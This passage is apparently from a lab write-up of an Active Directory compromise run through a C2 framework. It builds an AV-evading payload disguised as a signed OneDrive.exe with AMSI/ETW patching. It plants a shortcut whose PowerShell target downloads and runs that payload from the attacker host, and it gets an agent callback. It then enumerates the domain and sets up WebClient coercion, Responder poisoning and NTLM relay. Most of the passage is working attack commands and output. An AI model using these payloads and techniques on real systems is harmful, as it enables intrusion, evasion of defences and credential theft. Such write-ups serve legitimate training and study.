
All other settings are same than our previous generation.
Output is phoebus.bin.
We click on Create a wrapper:




Sometime the build failed then another way is to proceed with it out of Mythic.
We use ScareCrow as a wrapper to generate an encrypted and faked signed payload:
$ sudo apt install golang-go
$ sudo apt install osslsigncode
$ ./ScareCrow_5.1_linux_amd64 -I phoebus.bin -domain www.microsoft.com

  _________                           _________
 /   _____/ ____ _____ _______   ____ \_   ___ \_______  ______  _  __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
	\/     \/     \/            \/        \/
							(@Tyl0us)
	“Fear, you must understand is more than a mere obstacle.
	Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2323 milliseconds
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With OneDrive's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing OneDrive.exe With a Fake Cert
[+] Signed File Created
[+] Binary Compiled
[!] Sha256 hash of OneDrive.exe: 3ba1d5cccd5becd89ea5f619b815a9ffaa2d0f7fa7dfa34f9bc7d2d8b4e5c08c
Output is OneDrive.exe

We create a new shortcut link manually named click.lnk with the properties below:
We put C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c Invoke-WebRequest -Uri 10.8.4.253/OneDrive.exe -OutFile C:/Windows/Temp/ooo.exe;C:/windows/Temp/ooo.exe in the Target field.
$ smbclientng -u 'guest' -p '' --host dc01.sidecar.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'dc01.sidecar.vl' as '.\guest'!
■[\\dc01.sidecar.vl\]> use Public
■[\\dc01.sidecar.vl\Public\]> cd Common/Custom
■[\\dc01.sidecar.vl\Public\Common\Custom\]> put click.lnk
click.lnk
'click.lnk' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.8/1.8 kB • ? • 0:00:00
■[\\dc01.sidecar.vl\Public\Common\Custom\]> ls
d-------     0.00 B  2025-02-11 11:53  .\
d-------     0.00 B  2023-12-17 20:09  ..\
-a------    1.77 kB  2025-02-11 11:53  click.lnk
-a------    45.00 B  2023-12-11 01:08  info.txt
We got a call in our web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.10.185.166 - - [11/Feb/2025 11:57:21] "GET /OneDrive.exe HTTP/1.1" 200 -
Then we got an active C2 callback too as E.Klaymore on WS01:

Then interact with it:

Reduce the sleep to 2s to increase the reactivity of the agent:
sleep 2 -1
Quick check:
whoami
Local Identity: SIDECAR\E.Klaymore
Impersonation Identity: SIDECAR\E.Klaymore
getprivs
Impersonation identity enabled privileges:
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

Primary identity enabled privileges:
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
AD enumeration with BloodHound
We change our location:
cd C:\windows\tasks
We execute SharpHound:
register_file

inline_assembly -Assembly SharpHound.exe -Arguments "-c All,LoggedOn -d sidecar.vl --outputdirectory C:\windows\tasks --zipfilename out.zip"
2025-02-11T05:32:04.9407031+01:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-02-11T05:32:05.4252145+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-02-11T05:32:05.4719247+01:00|INFORMATION|Initializing SharpHound at 5:32 AM on 2/11/2025
2025-02-11T05:32:06.1281856+01:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-02-11T05:32:06.2688270+01:00|INFORMATION|Beginning LDAP search for Sidecar.vl
2025-02-11T05:32:06.3937904+01:00|INFORMATION|Beginning LDAP search for Sidecar.vl Configuration NC
2025-02-11T05:32:06.4406971+01:00|INFORMATION|Producer has finished, closing LDAP channel
2025-02-11T05:32:06.4563179+01:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-02-11T05:32:06.5656921+01:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SIDECAR.VL
2025-02-11T05:32:07.2844651+01:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SIDECAR.VL
2025-02-11T05:32:07.4250832+01:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SIDECAR.VL
2025-02-11T05:32:08.2220018+01:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SIDECAR.VL
2025-02-11T05:32:09.5813585+01:00|INFORMATION|Consumers finished, closing output channel
2025-02-11T05:32:09.6126588+01:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2025-02-11T05:32:12.2845521+01:00|INFORMATION|Status: 345 objects finished (+345 57.5)/s -- Using 110 MB RAM
2025-02-11T05:32:12.2845521+01:00|INFORMATION|Enumeration finished in 00:00:06.0331879
2025-02-11T05:32:12.5189385+01:00|INFORMATION|Saving cache with stats: 19 ID to type mappings.
 2 name to SID mappings.
 2 machine sid mappings.
 4 sid to domain mappings.
 0 global catalog mappings.
2025-02-11T05:32:12.5814227+01:00|INFORMATION|SharpHound Enumeration Completed at 5:32 AM on 2/11/2025! Happy Graphing!
Then download the output:
ls


download \\WS01\C:\ProgramData\20250211053208_out.zip
Nothing is really interesting
Shadow Credentials through NTLM Relay
WebDAV enabling
Checked the metadata of our callback:

We just have a low privileged domain user that has no permissions anywhere which means we are limited to actions that any domain user is allowed to.
We check if we can create a new machine using StandIn:
register_file
inline_assembly -Assembly StandIn_v13_Net45.exe -Arguments "--object ms-DS-MachineAccountQuota=*"
[?] Using DC : DC01.Sidecar.vl
[?] Object   : DC=Sidecar
    Path     : LDAP://DC=Sidecar,DC=vl

[?] Iterating object properties

[+] ridmanagerreference
    |_ CN=RID Manager$,CN=System,DC=Sidecar,DC=vl
[+] objectcategory
    |_ CN=Domain-DNS,CN=Schema,CN=Configuration,DC=Sidecar,DC=vl
[+] msds-nctype
    |_ 0
[+] systemflags
    |_ -1946157056
[+] minpwdage
    |_ -864000000000
[+] dscorepropagationdata
    |_ 1/1/1601 12:00:00 AM
[+] uascompat
Arfff we can’t create a new machine
As needed a break then we launch a new instance:

In this case, maybe we have a solution to abuse the WebClient.
Web Distributed Authoring and Versioning (WebDAV) is an extension to Hypertext Transfer Protocol (HTTP) that defines how basic file functions such as copy, move, delete, and create are performed by using HTTP (docs.microsoft.com)
- The WebClient service needs to be enabled for WebDAV-based programs and features to work.
- As it turns out, the WebClient service can be indirectly abused by attackers to coerce authentications.
- This technique needs to be combined with other coercion techniques (e.g. PetitPotam, PrinterBug) to act as a booster for these techniques.
- It allows attackers to elicit authentications made over HTTP instead of SMB, hence heightening NTLM relay capabilities.
Let’s check if WebDAV is running using GetWebDAVStatus:
register_file
inline_assembly -Assembly GetWebDAVStatus.exe -Arguments "ws01 --tc 1"
[x] Unable to reach DAV pipe on ws01, system is either unreachable or does not have WebClient service running
Not running, but we will follow The Hacker Recipes - Start the WebClient service to start it.
Start a Responder (SMB and HTTP):
$ sudo responder -I tun0 -A
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::c9f:db00:fc2c:3afb]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-5QG47QAOB9Y]
    Responder Domain Name      [WN44.LOCAL]
    Responder DCE-RPC Port     [46664]

[+] Listening for events...

[Analyze mode: ICMP] You can ICMP Redirect on this network.
[Analyze mode: ICMP] This workstation (10.8.4.253) is not on the same subnet than the DNS server (192.168.3.1).
[Analyze mode: ICMP] Use `python tools/Icmp-Redirect.py` for more details.
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
Try to create a network share to our http server:
shell "net use z: http://10.8.4.253/x"
Enter the user name for '10.8.4.253': System error 1223 has occurred.
Failed
For unknown reason that failed with a simple shell command
So we do the same with powershell and that works:
powershell "net use x: http://10.8.4.253/x"
After more checks, we can also do it like that:
run -Executable "cmd.exe" -Arguments "/c net use z: http://10.8.4.253/"
We can also start it using SharpStartWebclient after compiled it then registry_file then inline_assembly -Assembly "SharpStartWebclient.exe"
Double check:
inline_assembly -Assembly GetWebDAVStatus.exe -Arguments "ws01 --tc 1"
[+] WebClient service is active on ws01
Confirmed, WebClient is running on WS01
ADIDNS poisoning
Webdav is only working if we use a DNS name for our target, so we first need to add a new DNS entry to the AD.
- As we want for the final step to do a WebDAV coerce authentication relay, then we need to add a NETBIOS name
pwn.sidecar.vlis a wrong exampleWIN-1ERO9A2PO1Ais a good example (from our Responder:Responder Machine Name [WIN-1ERO9A2PO1A])
We disabled HTTP, SMB and LDAP on our Responder then we can use ntlmrelayx to relay WS01 hash to our attacker machine for performing Resourse Based Constrained Delegation (RBCD):
$ more -n 25 /etc/responder/Responder.conf
[Responder Core]

; Poisoners to start
MDNS  = On
LLMNR = On
NBTNS = On

; Servers to start
SQL      = On
SMB      = Off
RDP      = On
Kerberos = On
FTP      = On
POP      = On
SMTP     = On
IMAP     = On
HTTP     = Off
HTTPS    = Off
DNS      = On
LDAP     = Off
DCERPC   = On
WINRM    = On
SNMP     = Off
MQTT     = On
Start Responder:
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [OFF]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [OFF]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::c9f:db00:fc2c:3afb]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-1ERO9A2PO1A]
    Responder Domain Name      [UAXC.LOCAL]
    Responder DCE-RPC Port     [46213]

[+] Listening for events...
Our Responder “Netbios” Machine Name is
WIN-1ERO9A2PO1A
We import Powermad.ps1 in PowerShell commands in our Mythic session:
powershell_import
